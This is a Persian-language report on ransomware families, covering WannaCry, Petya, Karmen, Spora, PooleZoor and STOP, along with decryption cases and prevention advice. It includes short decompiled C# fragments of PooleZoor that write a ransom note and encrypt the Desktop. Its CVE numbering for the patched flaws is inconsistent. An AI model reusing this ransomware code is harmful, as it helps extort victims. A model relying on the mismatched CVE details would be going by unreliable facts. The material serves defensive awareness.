می‌خوردند که از یک ضعف امنیتی روز صفر[۱۷] در بخش SMB سیستم عامل Windows که به EternalBlue موسوم شد سواستفاده می‌کردند. یک ماه پیش از درز این اطلاعات شرکت مایکروسافت اقدام به عرضه اصلاحیه‌ای با شناسه MS17-010 به‌منظور ترمیم آسیب‌پذیری مذکور نموده بود.

نویسنده یا نویسندگان WannaCry نیز با استفاده از بهره‌جوی این آسیب‌پذیری باج‌افزار خود را به کرمی بسیار مخرب تبدیل کرده بودند.

تنها در انگلیس، آلودگی تعداد زیادی از بیمارستان‌های این کشور به این باج افزار سبب تعطیلی برخی از بخش‌های این مراکز درمانی شد. در آن زمان، مرکز اصلی سلامت لندن به نام Barts Health به بیماران توصیه کرد که بیماران به مراکز درمانی دیگری مراجعه کنند. برخی دیگر از مراکز درمانی این کشور نیز مجبور به ترخیص زود هنگام بیماران و محدود کردن خدمات رادیولوژی خود شدند. حتی یکی از بیمارستان‌ها تصمیم گرفت تا بخش اورژانس خود را تعطیل کرده و فقط به موارد حیاتی رسیدگی کند.

در مدتی کوتاه، بیش از ۳۵۰ هزار دستگاه در ۲۰۰ کشور جهان به این باج‌افزار گرفتار شدند. به گزارش شرکت مهندسی شبکه گستر، در ایران نیز، تعداد قابل توجهی از سیستم‌ها به این باج‌افزار مخرب آلوده شدند.

اصلی‌ترین راهکار در پیشگیری از آلوده شدن به این باج‌افزار اطمینان از نصب بودن اصلاحیه MS17-010 و بکارگیری نرم‌افزار ضدویروس مناسب و به‌روز است.



شکل ۱۳: آلودگی به باج‌افزار WannaCry در یک دانشگاه

[۱۷] Zero-day


Petya

در اواخر سال ۱۳۹٤، یکی از شرکت‌های ضدویروس از انتشار باج‌افزار جدیدی به نام Petya در بین سازمان‌های آلمانی خبر داد که اقدام به رمزگذاری بخش MBR دیسک سخت کرده و با این روش کامپیوتر را غیرقابل راه‌اندازی می‌کرد. از آن زمان تا کنون نسخه‌های متعددی از این باج‌افزار منتشر شده است. در بسیاری از نسخه‌های Petya، پس از رمزگذاری MBR، اطلاعیه باجگیری در قالب یک تصویر جمجمه که با حروف ASCII ساخته شده، نمایش داده می‌شود. رنگ جمجمه در برخی نسخه‌های این باج‌افزار تغییر کرده است.

فردی با شناسه Janus خود را به‌عنوان نویسنده و صاحب این باج‌افزار معرفی کرده است. او تا اکتبر سال ۲۰۱٦ میلادی سایت Janus Cybercrime را اداره می‌کرد و در این سایت Petya را به عنوان باج‌افزار به‌عنوان سرویس اجاره می‌داد. بنابراین احتمال اینکه افرادی نسخه‌های منحصربه‌فرد از این باج‌افزار را در اختیار داشته باشند دور از ذهن نیست.

در ششم تیر ماه ۱۳۹٦، نسخه جدیدی از Petya با بهره‌جویی از آسیب‌پذیری بخش SMB و بکارگیری چندین روش اجرای از راه دور کد، خاصیت کرم‌گونه به خود گرفت و در در عرض چند ساعت سازمان‌ها و شرکت‌های متعددی را، ابتدا در اوکراین و سپس در کشورهای دیگر عمدتاً در اروپا به خود آلوده کرد. هر چند که برخی شرکت‌های ضدویروس بر این باورند که نسخه ششم تیر ماه باج‌افزار مذکور بدافزاری متفاوت و مستقل از Petya بوده و بر همین اساس آن را NotPetya نامگذاری کرده‌اند.

بررسی برخی محققان نشان می‌دهد که در نسخه ششم تیر ماه روشی برای نگهداری نسخه اصلی MBR دستگاه آلوده شده – که این باج‌افزار آن را با MBR خود جایگزین می‌کند – در نظر گرفته نشده و ممکن است داشتن کلید رمزگشایی هم نتواند کمکی به قربانی کند. حتی برخی این نظریه را نیز مطرح کرده‌اند که بکارگیری این باج‌افزار صرفاً برای مخفی ساختن حمایت یک دولت از اجرای حمله سایبری بر ضد کشور اوکراین بوده باشد. اگر چه در مدتی بسیار کوتاه دامنه آلودگی‌ها از اوکراین به بسیاری از کشورهای دیگر گسترش پیدا کرد.



▲ شکل ۱٤: نمونه‌ای از اطلاعیه باجگیری Petya


Karmen

Karmen از جمله باج‌افزارهایی است که در قالب خدمات "باج‌افزار به‌عنوان سرویس" (Ransomware-as-a-Service) – به اختصار RaaS – ارائه شده است.

در RaaS، صاحب باج‌افزار، فایل مخرب را به‌عنوان یک خدمت به متقاضی اجاره می‌دهد. متقاضی که ممکن است در برنامه‌نویسی تخصصی نداشته باشد تنها وظیفه انتشار باج‌افزار را بر عهده دارد. در نهایت بخشی از مبلغ اخاذی شده از قربانی به نویسنده و بخشی دیگر به متقاضی می‌رسد.

باج‌افزار Karmen بر پایه HiddenTear که یک پروژه کد باز[۱۸] است توسط یک نفوذگر روسی زبان با نام DevBitox و با مشارکت یک برنامه‌نویس آلمانی در قالب RaaS توسعه داده شده است.

با خرید عضویت سرویس Karmen با قیمت ۱۷۵ دلار، یک دسترسی تحت وب به پورتال آن فراهم می‌شود و پرداخت‌کننده می‌تواند نسخه‌ای سفارشی شده از Karmen را ایجاد و دریافت کند.



شکل ۱۵: پورتال RaaS باج‌افزار Karmen

با آلوده شدن دستگاه به Karmen، فایل های کاربر رمزگذاری شده و در پنجره‌ای ضمن اطلاع‌رسانی، به قربانی هشدار داده می‌شود که در صورت دست درازی به فرآیند رمزگذاری، ممکن است فایل‌ها برای همیشه از دست بروند. باج‌افزار Karmen مجهز به قابلیت‌های ضد ماشین مجازی و ضد قرنطینه امن[۱۹] بوده و در صورت شناسایی هر یک از این بسترها اجرای خود را متوقف می‌کند.

سازندگان Karmen ادعا می‌کنند که این باج افزار توسط اکثر محصولات ضدویروس قابل شناسایی نیست. این در حالی است که باج‌افزارهای مبتنی بر Hidden Tear از جمله Karmen بخوبی توسط بسیاری از محصولات ضدویروس شناسایی و متوقف می‌شوند.

خوشبختانه فایل‌های رمز شده توسط باج‌افزار Karmen بدون نیاز به پرداخت باج قابل رمزگشایی هستند.

[۱۸] Open Source
[۱۹] Anti-Sandbox

Spora


از جمله خدمات ارائه شده توسط تبهکاران صاحب باج‌افزار Spora پورتال ویژه‌ای است که قربانیان می‌توانند از طریق شناسه آلودگی درج شده در اطلاعیه باج‌گیری به آن متصل شوند. پورتالی که علاوه بر امکانات منحصربه‌فرد خو مجهز به بخشی برای گفتگوی زنده قربانیان با صاحبان باج‌افزار Spora است.

محققان گروه MalwareHunter موفق شده‌اند تا با تغییر شناسه یک نمونه آلودگی، به پورتال چندین قربانی این باج‌افزار متصل شده و ارتباطات بین این قربانیان و صاحبان Spora را رصد کنند.

آنچه که مشخص است صاحبان این باج‌افزار توجه‌ای خاص به پشتیبانی از مشتریان یا بهتر بگوییم قربانیان خود دارند.

صاحبان Spora پشتیبانی را به دو زبان انگلیسی و روسی ارائه کرده و به سئوالات و ابهامات مشتریان عصبانی در نهایت ادب و احترام و با صرف زمان کافی پاسخ می‌دهند.

در خصوص قربانیانی که قادر به پرداخت باج در فرصت تعیین شده نیستند صاحبان Spora با ملایمت و خوش‌رویی این مهلت را برای این قشر از مشتریان خود یا تمدید کرده یا به طور کامل غیرفعال می‌کنند.



شکل ۱۶: نمونه هایی از گفتگوی گردانندگان باج‌افزار Spora با قربانیان خود

همچنین صاحبان Spora به آن دسته از قربانیانی که تجاربشان را از کیفیت پشتیبانی این باج‌افزار در تالار گفتگوی اینترنتی سایت Bleeping Computer که به بررسی باج‌افزارها شهرت دارد به اشتراک بگذارند تخفیف رمزگشایی و یا حتی امکان رمزگشایی رایگان ارائه می‌دهند.

در طی چند سال گذشته نمونه‌هایی از باج‌افزارها بوده‌اند که حتی در صورت پرداخت باج توسط قربانی عملیات رمزگشایی را انجام نمی‌دادند. برای اینگونه باج‌افزارهای کلاهبردار که از ابتدا قصد برگرداندن اطلاعات قربانی را ندارند و فقط سعی در گرفتن پول از قربانی دارند، از اصطلاح Ranscam که خلاصه شده Ransome Scam است، استفاده می‌شود. به‌نظر می‌رسد هدف صاحبان Spora از این پیشنهاد، اطمینان خاطر دادن به قربانیان خود در خصوص رمزگشایی شدن فایل‌ها با پرداخت باج بوده باشد.

گروه MalwareHunter پشتیبانی صاحبان Spora را از بخش پشتیبانی بسیاری از شرکت‌های فناوری کاربرپسندتر و کمک‌کننده‌تر توصیف کرده است.

صاحبان این باج‌افزار خدمات خود را در قالب بسته‌های "بازگردانی کامل"، "مصونیت در برابر حملات آتی باج‌افزار"، "حذف باج‌افزار" و "بازگردانی فقط فایل" به قربانیان خود ارائه می‌دهند.

بررسی‌های انجام شده نشان می‌دهد که در صورت خرید بسته "مصونیت در برابر حملات آتی باج‌افزار" ابزاری در اختیار کاربر قرار می‌گیرد که با اجرای آن در مسیر %AppData% فایلی با شماره سریال Volume دستگاه ایجاد می‌شود.

PooleZoor

در اواسط تابستان ۱۳۹۷، منابع مختلف از شناسایی باج‌افزاری خبر داده‌اند که پس از رمزگذاری فایل‌های کاربر با الگوریتم AES به آنها پسوند poolezoor را الصاق می‌کرد. این باج‌افزار بر پایه پروژه کد باز HiddenTear توسعه داده شده است. نکته جالب در خصوص باج‌افزار PooleZoor، درج یک جمله انگلیسی و دو جمله فارسی با نویسه‌های انگلیسی در اطلاعیه باج‌گیری آن با نام READ_me_for_encrypted_Files.txt است.

```
public void messageCreator()
{
    string userName = Environment.UserName;
    string str = "C:\\Users\\";
    string str2 = "\\Desktop\\READ_me_for_encrypted_Files.txt";
    string path = str + userName + str2;
    string[] contents = new string[]
    {
        "Files has been encrypted with PooleZoor",
        "Ba pardakht 10,000,000 Riyal File hay khod ra bazgardanid",
        "In Pool sarf omre kheyriye khahad shod"
    };
    File.WriteAllLines(path, contents);
}
```

شکل ۱۷: کد نمایش دهنده اطلاعیه باج گیری در باج‌افزار PooleZoor

در بخشی از کد این باج‌افزار نیز به رمز عبور "Amir12345" اشاره شده است.

```
public void startAction()
{
    string userName = Environment.UserName;
    string str = "C:\\Users\\";
    string password = "Amir12345";
    string str2 = "\\Desktop\\";
    string location = str + userName + str2;
    this.encryptDirectory(location, password);
    this.messageCreator();
    Application.Exit();
}
```

شکل ۱۸: اشاره به رمز عبور "Amir12345" در باج‌افزار PooleZoor

برخی منابع، وبلاگ http://ransomware-poolezoor.blogspot.com را که دیگر در سامانه Blogger قابل دسترس نیست به نویسنده یا نویسندگان این باج‌افزار نسبت داده‌اند. شکل زیر تصویری از این وبلاگ را پیش از حذف شدن نمایش می‌دهد:

شکل ۱۹: وبلاگ منتسب به نویسنده یا نویسندگان باج‌افزار PooleZoor

STOP

STOP که با نام DJVU نیز شناخته می‌شود از جمله باج‌افزارهایی است که در هر یک از نسـخه‌های خود، پسوندی متفاوت از نسـخه قبلی به فایل‌های رمزگذاری شـده الصاق می‌کند. فهرست پسـوندهای بکار گرفته شده توسط این باج‌افزار به شرح زیر است:

STOP, .SUSPENDED, .WAITING, .PAUSA, .CONTACTUS, .DATASTOP, .STOPDATA, .KEYPASS, .WHY, .SAVEfiles,. .DATAWAIT, .INFOWAIT, .puma, .pumax, .pumas, .shadow, .djvu, .djvuu, .udjvu, .djvuq, .uudjvu, .djvus, .djvur, .djvut .pdff, .tro, .tfude, .tfudeq, .tfudet, .rumba, .adobe, .adobee, .blower, .promos, .promoz, .promock, .promoks, .promorad,, klope, .kropun, .charcl, .doples, .luces, .luceq, .chech, .proden, .drume,. ,charck, .pulsar۱. ,kroput, .kroput۱. ,promorad۲ .tronas, .trosak, .grovas, .grovat, .roland, .refols, .raldug, .etols, .guvara, .browec, .norvas, .moresa, .verasto, .hrosas, bufas,. ,.kiratos, .todarius, .hofos, .roldat, .dutan, .sarut, .fedasot, .forasom, .berost, .fordan, .codnat, .codnat۱ .dotmap, .radman, .ferosas, .rectot, .skymap, .mogera, .rezuc, .stone, .redmat, .lanset, .davda, .poret, .pidon, .heroset, .myskle, .boston, .muslat, .gerosan, .vesad, .horon, .neras, .truke, .dalle, .lotep, .nusar, .litar, .besub, .cezor, .lokas, .godes, .budak, .vusad, .herad, .berosuce, .gehad, .gusau, .madek, .tocue, .darus, .lapoi, .todar, .dodoc, .bopador, .novasof, .ntuseg, .ndarod, .access, .format, .nelasod, .mogranos, .cosakos, .nvetud, .lotej, .kovasoh, .prandel, .zatrov, .masok, .brusaf, .londec, .krusop, .mtogas, .nasoh, .nacro, .pedro, .nuksus, .vesrato. .masodas, .stare, .cetori, .carote

بر اساس گزارشی که در شهریور ۱۳۹۸ سایت BleepingComputer آن را منتشر کرد، STOP، فعال‌ترین باج‌افزار سال میلادی جاری بوده است. مهاجمان این باج‌افزار به کرات سیستم کاربران و سازمان‌های ایرانی را هدف حملات خود قرار داده‌اند.


باج‌افزار STOP که نخستین نسخه آن در آذر ۱۳۹۷ شناسایی شد از روش‌های مختلفی برای آلوده کردن سیستم‌ها بهره می‌گیرد.

در یکی از این روش‌ها، گردانندگان STOP با تزریق کد مخرب به برخی برنامه‌های موسوم به Crack، Key Generator و Activator و به‌اشتراک‌گذاری آنها در سطح اینترنت دستگاه کاربرانی را که اقدام به دریافت و اجرای این برنامه‌ها می‌کنند را به باج‌افزار آلوده می‌سازند. متأسفانه این شیوه، اصلی‌ترین دلیل انتشار موفق STOP در سطح کشور است. به خصوص آنکه در زمان اجرای چنین برنامه‌هایی بسیاری از کاربران اقدام به غیرفعال کردن موقت ضدویروس خود کرده و همین مدت کم، برای اجرا شدن باج‌افزار و شروع فرایند رمزگذاری کافی خواهد بود. از جمله برنامه‌های مورد استفاده توسط نویسندگان STOP می‌توان به Crack نرم‌افزارهای KMSPico،Cubaseو Photoshop و برنامه‌های ضدویروس اشاره کرد.

یکی دیگر از روش‌های مورد استفاده نویسندگان STOP برای انتشار این باج‌افزار، بکارگیری بسته بهره‌جوی Fallout است. این بسته بهره‌جو، از آسیب‌پذیری CVE-2018-8174 در بخش مدیریت‌کننده کدهای VBScript و از آسیب‌پذیری CVE-2018-4878 در محصول Flash Player سوءاستفاده کرده و کد مخرب مورد نظر مهاجمان – در اینجا باج‌افزار – را بر روی دستگاه قربانی به‌صورت از راه دور نصب و اجرا می‌کند. لازم به ذکر است که شرکت مایکروسافت اردیبهشت ماه سال قبل، همزمان با عرضه اصلاحیه‌های ماه میلادی می آسیب‌پذیری CVE-2018-8120 را ترمیم کرد. شرکت ادوبی نیز آسیب‌پذیری CVE-2018-4990 را در به‌روزرسانی‌های APSA18-09 و APSA18-17 اصلاح و برطرف کرد. به‌روز بودن سیستم عامل Windows و نرم‌افزار Flash Player اصلی‌ترین راهکار برای ایمن نگاه داشتن دستگاه در برابر این بسته بهره‌جو محسوب می‌شود.

ایمیل‌های با پیوست و لینک مخرب نیز دیگر روش انتشار STOP است.

مبلغ اخاذی شده توسط این باج‌افزار ۹۸۰ دلار است که بر طبق آنچه که در اطلاعیه باج‌گیری آن درج شده است در صورتی که پرداخت ظرف ۷۲ ساعت پس از آلودگی انجام شود قربانی مشمول تخفیفی ۵۰ درصدی شده و این مبلغ به ۴۹۰ دلار کاهش می‌یابد.



شکل ۲۰: نمونه‌ای از اطلاعیه باج‌گیری STOP

STOP با اجرای فرامینی اقدام به حذف نسخه‌های موسوم به Shadow، غیرفعال نمودن قابلیت System Restore و متوقف کردن سرویس‌های Windows Defender، System Recovery و BITS می‌کند.

در مهر ۱۳۹۸، شرکت امسی‌سافت با مشارکت یک محقق امنیتی موفق به ساخت ابزاری شد که امکان رمزگشایی ۱۴۸ گونه از باج‌افزار مخرب STOP را فراهم می‌کند. ابزار عرضه شده جدید در اینجا قابل استفاده است.

روش‌های رمزگشایی


در برخی مواقع به دلایلی نظیر مصادره سرورهای حاوی کلید یا شناسایی باگی در فرایند رمزگذاری این امکان فراهم می‌شود که فایل‌ها را به رایگان به حالت اولیه بازگرداند.

برای مثال در بهار ۱۳۹۸، پس از ضبط و مصادره سرورهای متعلق به گردانندگان GandCrab توسط پلیس اروپا (یوروپل) و مشارکت نهادهای قانونی ۹ کشور اروپایی، کلیدهای رمزگشایی در اختیار بیت‌دیفندر قرار داده شد و این شرکت نیز اقدام به انتشار ابزاری برای بازگرداندن فایل‌های رمزگذاری شده توسط اکثر نسخه‌های این باج‌افزار معروف کرد. یا در نمونه‌ای دیگر در شهریور ۱۳۹۸، محققان با شناسایی رمزگشایی که در کد Syrk جاسازی شده بود موفق به ساخت ابزاری برای بازگرداندن رایگان فایل‌های رمزگذاری شده توسط برخی نسخه‌ها از Syrk شدند.

علاوه بر فعالیت و تلاش همیشگی کارشناسان امنیتی و شرکت‌های ضدویروس، بعضی مواقع قربانیان باج‌افزارها می‌توانند از رقابت و کشمکش‌های بین گروه‌های بدافزارنویس هم سود و بهره ببرند. در تابستان ۱۳۹۵، نویسندگان دو باج‌افزار Petya و Mischa بیش از ۳ هزار و پانصد کلید خصوصی رمزنگاری باج‌افزار Chimera را افشا و بر روی اینترنت منتشر کردند. از این کلیدهای خصوصی برای رمزگذاری کامپیوترهای آلوده به باج‌افزار Chimera استفاده شده بود و با داشتن این کلیدها، قربانیان Chimera می توانستند به بازگشت اطلاعات از دست رفته خود امیدوار باشند.

موارد عجیب و غیرمنتظره‌ای را هم می‌توان در دنیای باج‌گیران سایبری دید. در اواخر مهر ماه ۱۳۹۶، نویسندگان GandCrab در پیامی که در یک تالار گفتگوی اینترنتی ارسال شد، کلیدهای رمزگشایی متعلق به قربانیان سوری این باج‌افزار مخرب را منتشر کردند.

.



شکل ۲۱: انتشار کلیدهای رمزگشایی متعلق به قربانیان سوری GandCrab

این اقدام نویسندگان GandCrab در پاسخ به توییت‌هایی صورت گرفت که در آنها یک قربانی اهل سوریه برای بازگرداندن تصاویری از فرزندان فوت‌شده‌اش که فایل آنها توسط باج‌افزار مذکور از دسترس خارج شده بود درخواست کمک کرده بود. متن توییت‌های این شهروند سوری که خود را جمیل سلیمان معرفی کرده در تصویر زیر نمایش داده شده است. در پیام ارسالی توسط نویسندگان GandCrab رمزگذاری فایل‌ها بر روی دستگاه شهروندان سوریه یک اشتباه دانسته شده است. در پیام مذکور لینکی به یک فایل ZIP به چشم می‌خورد که خود حاوی دو فایل readme.txt و SY_keys.txt است. در فایل readme.txt توضیحاتی در خصوص قالب و ساختار کلیدها و اطلاعاتی در مورد دلایل عرضه آنها به زبان روسی درج شده که ترجمه انگلیسی آن به‌شرح زیر است.

```
format:
id - ver - key
GandCrab for help SY people.
For antiviruses:
Decryptor to develop independently for each version.
We believe in the "power" of Bitdefender, since they all promise the decryptor constantly, and it is not yet ready, but now it is being developed and will soon be ready. Without keys, true. We would very much like the decryptor to be written by Kaspersky or Eset.
The most important thing is not to indicate that he will help everyone. He will help only a citizen of Syria. Because of their political situation, economic and relations with the CIS countries.
We regret that we did not initially add this country to the exceptions. But at least that way we can help them now.
Whose keys are not (only for citizens of Syria and the CIS, Ukraine including) - you need to come to us and take a picture of yourself with a passport and payment page. After that, we will issue a decryptor for free.
This is indicated just in case any clever people patch the file so that it works everywhere. Hi, Polish kurvy.
As for other countries - we will not share the keys, even if we are closed someday. We will remove them. It is necessary to resume the punitive process in respect of some countries.
Let me remind you that you can only decrypt using our keys that are stored on our server. We issue them only after payment. There are no other miracle ways.
With love from crabs, representatives of different countries, religions, beliefs and beliefs.
--- With the support of the forum xss.is (ex. Damagelab) ---
```

فایل SY_keys.txt نیز حاوی ۹۷۸ کلید رمزگشایی از نسخه ۱٫۰ تا نسخه ۵٫۰ باج‌افزار GandCrab است. به‌نظر می‌رسد که تشخیص سوری بودن قربانی، با بررسی نشانی IP دستگاه‌های آلوده به باج‌افزار انجام شده است. این نویسندگان از آن دسته از قربانیان سوری که شناسه دستگاه آنها در فایل مذکور نبود خواستند تا تصویری از خود، گذرنامه و اطلاعیه باج‌گیری نمایش داده شده بر روی دستگاه را برایشان ارسال کنند تا احتمالا با این کار مهاجران سوری نیز مشمول قانون جدید آنها قرار بگیرند. علیرغم انتشار این کلیدها، قربانیان ناچار بودند تا منتظر عرضه ابزاری برای بازگردانی فایل‌ها توسط این کلیدها بمانند. در ۳۰ مهر ماه شرکت بیت‌دیفندر اقدام به عرضه ابزاری بدین‌منظور کرد. همانطور که در فایل readme.txt نیز مشاهده می‌شود نویسندگان GandCrab تاکید کردند که بجز سوریه، کشورهای مشترک‌المنافع و اوکراین، در خصوص شهروندان کشورهای دیگر هیچ رحم و بخششی در کار نخواهد بود!

بنابراین توصیه می‌شود که فایل‌هایی که پسوند آنها تغییر کرده را به همراه فایل Ransom Note آنها در محلی نگهداری کنید تا هر زمان که راهکاری جدید برای رمزگشایی کشف شد بتوان این فایل‌ها را بازگردانی کرد.

راه‌های پیشگیری و مقابله

۱ تهیه نسخه پشتیبان

از اطلاعات سازمانی به‌صورت دوره‌ای نسخه پشتیبان تهیه شود. پیروی از قاعده ۳-۲-۱ برای داده‌های حیاتی توصیه می‌شود. بر طبق این قاعده، از هر فایل سه نسخه می‌بایست نگهداری شود (یکی اصلی و دو نسخه به‌عنوان پشتیبان). فایل‌ها باید بر روی دو رسانه ذخیره‌سازی مختلف نگهداری شوند. یک نسخه از فایل‌ها می‌بایست در یک موقعیت جغرافیایی متفاوت نگهداری شود. همچنین رمزگذاری فایل‌های پشتیبان برای حفاظت از آنها در برابر افراد غیرمجاز نیز توصیه می‌شود.

۲ استفاده از فناوری‌های حفاظتی پیشرفته


استفاده از ضدویروس قدرتمند و به‌روز جهت مقابله با انواع باج‌افزارها لازم و ضروری است. اما در کنار آن می‌بایست از راهکارها و محصولات نفوذیاب، ضدهرزنامه، کنترل‌کننده وب و دیواره آتش نیز بهره گرفت. همچنین برخی محصولات امنیتی نظیر McAfee و Bitdefender دارای راهکارهایی ویژه و خاص برای شناسایی و مقابله با باج‌افزارها هستند.

۳ نصب اصلاحیه‌ها در اولین فرصت ممکن و استمرار در انجام آن

بسیاری از بهره‌جویی‌ها از طریق سواستفاده از ضعف‌های امنیتی نرم‌افزارهای پرکاربردی همچون نرم‌افزارهای Flash Player، Office و مرورگرها صورت می‌پذیرد. هر چه زودتر اصلاحیه نصب شود آسیب کمتری متوجه سازمان می‌شود.

٤ محدود کردن سطح دسترسی

